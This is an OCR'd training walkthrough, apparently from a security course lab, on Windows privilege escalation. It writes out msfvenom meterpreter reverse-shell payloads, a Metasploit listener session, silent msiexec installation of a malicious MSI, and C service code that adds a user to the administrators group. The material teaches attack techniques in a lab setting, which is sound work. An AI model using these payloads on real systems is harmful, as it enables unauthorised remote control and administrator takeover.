
Windows PrivEsc Arena

Present By : BeyondSec Acadamy


Contents

Registry Escalation – Autorun :


Windows VM :




C:\Users\User\Desktop\Tools\Autoruns\Autoruns64.exe



In Autoruns, click on the ‘Logon’ tab




C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\Autorun Program"




Notice that the “Everyone” user group has”FILE_ALL_ACCESS” Permission on the “program.exe”

Kali VM:

In msfconsole,




msfvenom -p windows/meterpreter/reverse_tcp lhost=[Kali VM IP Address] -f exe -o program.exe




Move to program.exe to Windows VM

Copy program.exe & Place program.exe in ‘C:\Program Files\Autorun Program’




logoff and then log back on as an administrator user



Kali VM :

To confirm that the attack succeeded, in Metasploit (msf > prompt) type: getuid



Registry Escalation – AlwaysInstallElevated :

Windows VM :

reg query HKLM\Software\Policies\Microsoft\Windows\Installer

reg query HKCU\Software\Policies\Microsoft\Windows\Installer

From the output, notice that “AlwaysInstallElevated” value is 1


```
C:\Windows\system32>reg query HKLM\Software\Policies\Microsoft\Windows\Inst

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Windows\system32>reg query HKCU\Software\Policies\Microsoft\Windows\Inst

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Windows\system32>_
```

Kali VM :

Open command prompt and type: msfconsole


```
File  Actions  Edit  View  Help

                    To boldly go where no
                     shell has gone before

       =[ metasploit v5.0.94-dev                          ]
+ -- --=[ 2033 exploits - 1099 auxiliary - 344 post        ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                        ]

Metasploit tip: Enable HTTP request and response logging with set H

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/rever
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.104
lhost => 192.168.1.104
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.104:4444
```

msfvenom -p windows/meterpreter/reverse_tcp lhost=[Kali VM IP Address] -f msi -o setup.msi



Windows VM:


Place ‘setup.msi’ in ‘C:\Temp’.




Open command prompt and type: msiexec /quiet /qn /i C:\Temp\setup.msi

Service Escalation – Registry :

Open powershell prompt and type: Get-Acl -Path hklm:\System\CurrentControlSet\services\regsvc | fl




Copy windows_service.c to the Kali VM.




Kali VM:

Open windows_service.c in a text editor and replace the command used by the system() function to: “cmd.exe /k net localgroup administrators user /add”




```
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("whoami > c:\\windows\\temp\\service.txt");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
    ServiceTable[0].lpServiceName = "MyService";
    ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;

    ServiceTable[1].lpServiceName = NULL;
    ServiceTable[1].lpServiceProc = NULL;

    StartServiceCtrlDispatcher(ServiceTable);
```





```
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("whoami > c:\\windows\\temp\\service.txt");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
    ServiceTable[0].lpServiceName = "MyService";
    ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;

    ServiceTable[1].lpServiceName = NULL;
    ServiceTable[1].lpServiceProc = NULL;

    StartServiceCtrlDispatcher(ServiceTable);
```


```
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd.exe /k net localgroup administrators user /add");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
    ServiceTable[0].lpServiceName = "MyService";
    ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;

    ServiceTable[1].lpServiceName = NULL;
    ServiceTable[1].lpServiceProc = NULL;

    StartServiceCtrlDispatcher(ServiceTable);
```

Exit the text editor


x86_64-w64-mingw32-gcc windows_service.c -o x.exe

Copy the generated file x.exe, to the Windows VM.

